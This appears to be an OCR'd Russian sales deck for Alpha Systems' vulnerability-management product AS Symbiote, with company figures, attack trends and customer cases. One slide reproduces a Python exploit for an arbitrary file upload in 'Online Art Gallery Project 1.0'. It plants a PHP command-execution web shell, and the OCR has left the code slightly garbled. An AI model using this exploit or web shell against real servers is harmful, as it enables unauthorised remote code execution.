ALPHA SYSTEMS

КАК ВПИСАТЬ РЕАЛЬНОЕ УПРАВЛЕНИЕ УЯЗВИМОСТЯМИ В БЮДЖЕТ

ОПЫТ ЗАКАЗЧИКА

Спикер: **CEO** - Игорь Смирнов, **PreSales** - Марина Майорова

10+
Опыт работы в кибербезопасности.

350+
Реализовано проектов по ИБ

19
Коммерческих внедрений (с июля 2023г.)

37
Пилотных проектов запущено

О КОМПАНИИ

ALPHA SYSTEMS

10+

Опыт работы в кибербезопасности.

350+

Реализовано проектов по ИБ

19

Коммерческих внедрений (с июля 2023г.)

37

Пилотных проектов запущено

ПРОБЛЕМЫ И ПОСЛЕДСТВИЯ

ALPHA SYSTEMS

Компании плохо «упакованы СЗИ»? Нет, Дело не в этом!

01

НЕУЧТЕННЫЕ ИТ-АКТИВЫ И ПУБЛИКАЦИИ В ИНФРАСТРУКТУРЕ

Встречаются в 90% компаний, является источником более 60% атак.

02

ОТСУТСТВИЕ РЕГУЛЯРНОГО АНАЛИЗА ИТ-ИНФРАСТРУКТУРЫ

Скорость изменения ИТ ландшафта в компаниях достигает более 10% за 1 месяц.

03

НЕДООЦЕНКА УРОВНЯ КРИТИЧНОСТИ НАЙДЕННЫХ УЯЗВИМОСТЕЙ

Более 30% критических уязвимостей подразумевают легкую механику реализации.

04

ДОСТУПНОСТЬ ИНСТРУМЕНТОВ И ПРОСТОТА ОРГАНИЗАЦИИ АТАК

Низкая стоимость и размещение инструментария в открытом доступе.

Ашан · Верный · ЦУМ · 1С · Внуково · CDEK

ALPHA SYSTEMS

КАК АТАКОВАЛИ ХАКЕРЫ

ВЗЛОМ ИТ-ИНФРАСТРУКТУРЫ

Через web-активы

МИД РОССИИ

Основание
Удостоверяющий центр

СБЕР

ГАЗПРОМБАНК

ГАС ПРАВОСУДИЕ

КИБЕРУТЕЧКИ

Кража конфиденциальных данных

Ярмарка Мастеров

ВТБ

RENDEZ-VOUS

winestyle

Источник - https://cloudnetworks.ru/analitika/obzor-krupnejshih-kiberintsidentov-2024-goda/

ALPHA SYSTEMS

ЧТО ТРЕБУЮТ СОВРЕМЕННЫЕ РЕАЛИИ?

01 Аудит ИТ-активов

AM

Отдельное решение, чаще требуется именно инвентаризация

02 Поиск уязвимостей

СКАНЕР

Ограниченные возможности или закрытие требований

03 Проверка

VM

Чаще смотрят на «раскраску» найденных уязвимостей

04 Закрытие и отчетность

ТИКЕТ СИСТЕМЫ

Не читаемые отчеты и максимум передача задач в тикет-системы

ПОДЕЛИМСЯ

ОПЫТОМ ПРОЕКТОВ

ALPHA SYSTEMS

01 ИНВЕНТАРИЗАЦИЯ


Инвентаризация с аудитом
ИТ-активов обязательна в 87% проектов

02 КАЧЕСТВО И СКОРОСТЬ

Высокое качество и скорость детекции
требуется 73%

03 ПРОВЕРКА И ВАЛИДАЦИЯ

Заниматься проверкой и валидацией
найденных уязвимостей планируют 57%



ALPHA SYSTEMS

AS Symbiote

AS Symbiote НОВАЯ ВЕРСИЯ

ALPHA SYSTEMS

С ПОЛНОЙ ИНВЕНТАРИЗАЦИЕЙ АКТИВОВ

Комплексное решение, позволяющее выстроить процесс управления уязвимостями, расширяющее возможности по поиску и валидации уязвимостей и аудиту ИТ-активов

+

- Учет активов ИТ инфраструктуры;
- Управления и анализа конфигураций

01

Аудит периметра, Web компонентов, сред контейниризации

02

Полная инвентаризация ИТ-активов

03

100% контроль изменений ИТ-инфраструктуры

04

Автоподбор и проверки эксплойтов, SQL инъекций, тестирование WAF

05

Кастомные ролевые отчеты

ALPHA SYSTEMS

КАК АВТОМАТИЗИРОВАТЬ **АУДИТ ИТ-АКТИВОВ**

От поиска до устранения уязвимостей

Спикер: **PreSales** - Марина Майорова

ALPHA SYSTEMS

ПОДХОД ALPHA SYSTEMS

Аудит, обнаружение и анализ ИТ-активов

От поиска к управлению уязвимостями

Проверка и валидация уязвимостей

Закрытие уязвимостей и отчетность

ALPHA SYSTEMS


АУДИТ
ОБНАРУЖЕНИЕ
АНАЛИЗ ИТ-АКТИВОВ

- Инвентаризация ИТ-активов
- Аудит конфигураций ОС
- Аудит версий пакетов
- Обнаружение и определение WAF

ALPHA SYSTEMS

ОТ ПОИСКА К УПРАВЛЕНИЮ УЯЗВИМОСТЯМИ

- Замена дорогостоящих Pentest
- Быстрое сканирование уязвимостей (ТОП-10 OWASP)
- Детекция уязвимостей на основе версий ПО
- Полное сканирование web-инфраструктуры



ALPHA SYSTEMS

ПРОВЕКА И ВАЛИДАЦИЯ УЯЗВИМОСТЕЙ

- Динамическая проверка ПО (DAST)
- Анализ защищенности методом Bruteforce
- Обнаружение WAF + Подбор сценариев обхода
- Тестирование SQL-инъекций + Эксплойтов

```
# Exploit Title: Online Art gallery project 1.0 - Arbitrary File Upload (Unauthenticated)
# Google Dork: n/a
# Date: 14/06/2023
# Exploit Author: Ramil Mustafayev
# Vendor Homepage: https://github.com/projectworldsofficial
# Software Link: https://github.com/projectworlds32/Art-Gallary-php/archive/master.zip
# Version: 1.0
# Tested on: Windows 10, XAMPP for Windows 8.0.28 / PHP 8.0.28
# CVE : n/a

# Vulnerability Description:
#
# Online Art Gallery Project 1.0 allows unauthenticated users to perform arbitrary file
uploads via the adminHome.php page. Due to the absence of an authentication mechanism and
inadequate file validation, attackers can upload malicious files, potentially leading to
remote code execution and unauthorized access to the server.
# Usage: python exploit.py http://example.com

import requests
import sys

def upload_file(url, filename, file_content):
    files = {
        'sliderpic': (filename, file_content, 'application/octet-stream')
    }

    data = {
        'img_id': '',
        'sliderPicSubmit': ''
    }
    url = url+"/Admin/adminHome.php"
    try:
        response = requests.post(url, files=files, data=data)
    except:
        print("[!] Exploit failed!")

if name == "__main__":
    if len(sys.argv) < 2:
        print("Usage: python exploit.py <target_url>")
        sys.exit(1)

    target_url = sys.argv[1]
    file_name = 'simple-backdoor.php'
    file_content = '<?php system($_GET["c"]);?>

    upload_file(target_url, file_name, file_content)
    print("[+] The simple-backdoor has been uploaded.\n Check following URL:
"+target_url+"/images/Slider"+file_name+"?c=whoami")
```

ALPHA SYSTEMS

ЗАКРЫТИЕ УЯЗВИМОСТЕЙ И ОТЧЕТНОСТЬ

- Генерация отчетов в различных форматах
- Простые и модульные отчеты
- Автоматическая отправка отчетов
- Отображение размеченных ИТ-активов в отчетах

ТЕХНОЛОГИИ

ALPHA SYSTEMS

ПЕРВОЕ В СВОЕМ РОДЕ РЕШЕНИЕ
применяющее ИИ для аудита и оценки защищённости ИТ-активов

ЕДИНСТВЕННОЕ РЕШЕНИЕ
с технологией обнаружения и подбора сценариев обхода WAF

МАКСИМАЛЬНЫЙ УРОВЕНЬ АУДИТА
внешний и внутренний периметры, WEB-приложения, среды контейнеризации

АВТОМАТИЧЕСКАЯ ФУНКЦИЯ
подбора и проверки действующих эксплойтов, SQL инъекций для WEB


УНИКАЛЬНАЯ ВОЗМОЖНОСТЬ
создания кастомных ролевых отчетов

JAVA Maven REACT node POSTGRE SQL SPRING BOOT

ALPHA SYSTEMS

КЕЙСЫ

Начиная с 2022 года, атаки через ошибки в настройках выросли на 51%



КЕЙСЫ

ALPHA SYSTEMS

Сегмент Финтех

ЗАДАЧИ

Организовать контроль за постоянно меняющимся ИТ-ландшафтом, автоматизировать процессы инвентаризации и учета ИТ-активов.

РЕШЕНИЕ

01 Разработаны и внедрены регламенты по учету ИТ-активов.

02 Обеспечен контроль ИТ-инфраструктуры с парком более 7000 активов.

03 Переход от «ручного» заполнения карточек в excel к автоматизированному.

>27%

ВЫЯВЛЕНО НЕУЧТЕННЫХ АКТИВОВ

За счет внедрения автоматизированного процесса инвентаризации не осталось неучтенных активов

98%

ИТ-АКТИВОВ ИМЕЮТ КОРРЕКТНЫЕ НАСТРОЙКИ КОНФИГУРАЦИЙ

Существенно снижен риск проведения атаки через ошибки в настройках конфигураций

КЕЙСЫ

ALPHA SYSTEMS

Сегмент Horeca

ЗАДАЧИ

Внедрение инструмента для обеспечения защиты от внешних атак и угроз, позволяющего выявлять и управлять уязвимостями в ИТ ландшафте.

РЕШЕНИЕ

01 Разработан и внедрен регламент по управлению внешним периметром организации и web-сервисами.

02 Обеспечен контроль и постоянная проверка более 1000 активов компании.

03 Осуществлен переход к проактивному подходу к устранению уязвимостей.

до 75%

СОКРАТИЛИСЬ АТАКИ НА WEB-ПРИЛОЖЕНИЯ

За счет использования актуальных баз уязвимостей и быстрой доставки обновлений

17%

СНИЖЕНИЕ СРОКОВ ПО УСТРАНЕНИЮ УЯЗВИМОСТЕЙ

За счет приоритезации и выстроенного процесса управления уязвимостями.

ALPHA SYSTEMS

РЕЗУЛЬТАТ

ДО 75%

Снижение атак через web-приложения

ДО 27%

Снижение атак на критичные уязвимости с легкой реализацией

>7000

Проверок на уязвимости (Внешний и внутренний периметры, web-приложения и др.)

С 70 ДО 500 ТЫС. РУБ.

ПОВЫШЕНИЕ СРЕДНЕЙ СТОИМОСТИ АТАКИ

Что становится невыгодным для атакующих.

5-129 МЛН. РУБ.

Снижение риска возникновения инцидентов связанных с модификацией и ошибках в конфигурациях

ALPHA SYSTEMS

КОНТАКТЫ

info@alphasystems.group

alphasystems.group

8-800-505-64-54

НАШИ ПАРТНЕРЫ

NETWELL · RRC · Jet · IT TASK системный интегратор · T1 · ЛАНИТ · softline · INNOSTAGE · ANGARA SECURITY